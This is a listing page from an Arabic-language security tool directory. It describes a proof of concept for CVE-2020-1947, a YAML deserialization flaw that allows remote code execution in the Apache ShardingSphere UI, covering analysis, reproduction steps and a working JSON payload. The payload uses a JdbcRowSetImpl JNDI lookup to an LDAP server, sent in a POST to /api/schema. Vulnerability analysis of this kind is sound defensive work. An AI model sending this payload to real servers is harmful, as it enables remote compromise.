
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2020-1947 — إثبات مفهوم وتحليل لثغرة CVE-2020-1947، وهي ثغرة تنفيذ أوامر عن بُعد عبر إلغاء تسلسل YAML في Apache ShardingSphere UI، بما في ذلك خطوات إعادة الإنتاج وإرشادات الإصلاح. | Kitploit
أدوات/GitHubGitHub/starkchristmas/cve-2020-1947
تحليل الثغرات الأمنيةتحليل الكودالاستغلالاستغلال تطبيقات الويبسوء التكوينأداة الوصول عن بعد
GitHubstarkchristmas/cve-2020-1947

CVE-2020-1947

إثبات مفهوم وتحليل لثغرة CVE-2020-1947، وهي ثغرة تنفيذ أوامر عن بُعد عبر إلغاء تسلسل YAML في Apache ShardingSphere UI، بما في ذلك خطوات إعادة الإنتاج وإرشادات الإصلاح.

عرض المستودع
1138منذ 6 سنواتلم تتم المراجعة بعد
مشاركة

CVE-2020-1947 استنساخ وتحليل ثغرة تنفيذ الأكواد عن بُعد عبر تحليل YAML في Apache ShardingSphere UI

نظرة عامة

ShardingSphere هو نظام بيئي مفتوح المصدر تابع لـ Apache، ويُمثل مجموعة حلول وسيطة (middleware) لقواعد البيانات الموزعة، ويتكوّن من ثلاثة أُطر عمل مستقلة عن بعضها البعض وهي sharding-jdbc وsharding-proxy وsharding-sidecar، ويُستخدم لتوفير تقسيم البيانات (data sharding) والمعاملات الموزعة وإدارة قواعد البيانات.

الإصدارات المتأثرة

ShardingSphere 4.0.0-RC3, 4.0.0  مكونات مثل sharding-jdbc وsharding-proxy وsharding-ui

بيئة التحليل

Apache-shardingsphere-incubating-4.0.0
java version "1.8.0_231"
Java(TM) SE Runtime Environment (build 1.8.0_231-b11)
Java HotSpot(TM) 64-Bit Server VM (build 25.231-b11, mixed mode

تحليل الثغرة



يستخدم shardingsphere في وحدة التحكم الإدارية (web console) مكتبة snakeyaml لتحليل مدخلات yaml بهدف تحميل تكوين مصدر البيانات، وتتيح snakeyaml لـ unmarshal إجراء التحليل وإلغاء التسلسل (deserialization) دون أن يخضع المحتوى لأي تحقق. تقوم الدالة unmarshal() بتمرير المحتوى مباشرةً إلى الدالة load() الخاصة بـ yaml.snakeyaml لتحليله وفي هذه الحالة، إذا مرّرت unmarshal محتوى yaml مُسلسَلًا خبيثًا فسيؤدي ذلك إلى تنفيذ الأكواد عن بُعد (RCE)
استنساخ الثغرة

git clone https://github.com/HexChristmas/CVE-2020-1947
cd CVE-2020-1947
docker-compose.yml

PoC

{"name":"CVE-2020-1947","ruleConfiguration":"  encryptors:\n    encryptor_aes:\n      type: aes\n      props:\n        aes.key.value: 123456abc\n    encryptor_md5:\n      type: md5\n  tables:\n    t_encrypt:\n      columns:\n        user_id:\n          plainColumn: user_plain\n          cipherColumn: user_cipher\n          encryptor: encryptor_aes\n        order_id:\n          cipherColumn: order_cipher\n          encryptor: encryptor_md5","dataSourceConfiguration":"!!com.sun.rowset.JdbcRowSetImpl\n  dataSourceName: ldap://127.0.0.1:1389/CommandObject\n  autoCommit: true"}

Request

POST /api/schema HTTP/1.1
Host: 10.10.20.166:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





